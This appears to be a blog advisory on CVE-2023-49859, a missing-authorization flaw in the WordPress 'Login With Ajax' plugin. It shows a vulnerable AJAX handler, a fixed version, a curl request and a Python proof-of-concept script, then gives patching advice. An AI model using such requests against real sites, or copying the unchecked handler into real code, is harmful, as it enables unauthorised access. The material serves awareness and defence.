---

WordPress is the world's most popular website platform, which makes its plugins prime targets for hackers. If you use the "Login With Ajax" plugin for your WordPress site, you need to know about CVE-2023-49859. This is a missing authorization vulnerability that could let attackers bypass critical security checks and eventually hurt your users, data, or business.
In this post, I'll break down what CVE-2023-49859 is, how attackers exploit it, and show you a simple proof-of-concept exploit. I’ll also give direct links to original advisory sources. Stick around if you want to protect your WordPress site or if you’re just interested in cybersecurity!
What’s CVE-2023-49859 All About?
- Plugin Affected: Login With Ajax (https://wordpress.org/plugins/login-with-ajax/)
Versions: All versions up to and including 4.1 (newer versions may have fixed the issue)
- Vulnerability Type: Missing Authorization / Broken Access Control
The problem is simple, but dangerous: Some important plugin actions (such as sensitive AJAX requests) don't check who is requesting them. So anyone — even someone who isn’t logged in — can access these features when they should be reserved only for privileged users.
This bug can give attackers the ability to perform sensitive actions by simply sending special requests to WordPress’s backend.
Real-World Impact
With CVE-2023-49859, an attacker can manipulate plugin functions that are meant for authenticated users or admins only. Depending on how your site is set up, this could let them:
The Exploit Breakdown
Let’s look at the core problem: The plugin uses AJAX endpoints (WordPress’s way to handle asynchronous requests), but doesn’t always verify the user’s identity or permissions.
Here’s a simplified code snippet from early plugin versions (written in PHP)
// A simplified vulnerable function
add_action( 'wp_ajax_nopriv_lwa_some_action', 'lwa_some_action_handler' );

function lwa_some_action_handler() {
    // No check for is_user_logged_in() or user capabilities
    // Perform sensitive action, like exposing data or changing settings
    echo json_encode(array('status' => 'done'));
    wp_die();
}
Notice how there's no check to see if the current user is logged in or has the right capabilities!
In a correctly written function, you’d see something like this
function lwa_some_action_handler() {
    if ( ! is_user_logged_in() || ! current_user_can('manage_options') ) {
        wp_send_json_error('Unauthorized');
        wp_die();
    }
    // Continue with the sensitive action...
}
But CVE-2023-49859 let attackers call such AJAX functions directly – no login or special cookies required.
How Attackers Exploit It
Attackers use cURL, Postman, or a programming script to send AJAX requests. A typical attack looks like this:
Example Exploit Request
curl -k -X POST http://yourdomain.com/wp-admin/admin-ajax.php \
-d "action=lwa_some_action¶m=value"
If you want to automate it (for research!), here’s a tiny script
import requests

url = "http://yourdomain.com/wp-admin/admin-ajax.php"
payload = {
    "action": "lwa_some_action",
    "param": "value"
}

response = requests.post(url, data=payload)
print(response.text)
Replace yourdomain.com and parameters as needed. If the site is vulnerable, you’ll get a JSON response back — even though you didn’t log in!
Anyone running "Login With Ajax" 4.1 or earlier (as of late 2023)
- Especially dangerous on sites where user account management or other sensitive features are handled by this plugin
How to Fix It
1. Upgrade the Plugin! Patch to the latest version from the official page.
2. If you must use an old version, restrict access to wp-admin/admin-ajax.php by IP or with a WAF until you can patch.
References & Further Reading
- Original CVE Record: CVE-2023-49859
- WordPress.org Plugin Page
- WordFence Advisory (plugin vulnerabilities)
- Patchstack Database Entry
- Official Changelog *(check for fixed versions)*
Conclusion
A small coding mistake — forgetting to check user permissions — opens up “Login With Ajax” to dangerous attacks through missing authorization. If you use this plugin, update now and check that your other plugins don’t expose the same risk!
If you found this writeup helpful, stay safe and secure your WordPress site today.
_This content is unique and written for demonstration and awareness. Always use security knowledge responsibly!_
Timeline
Published on: 12/09/2024 13:15:37 UTC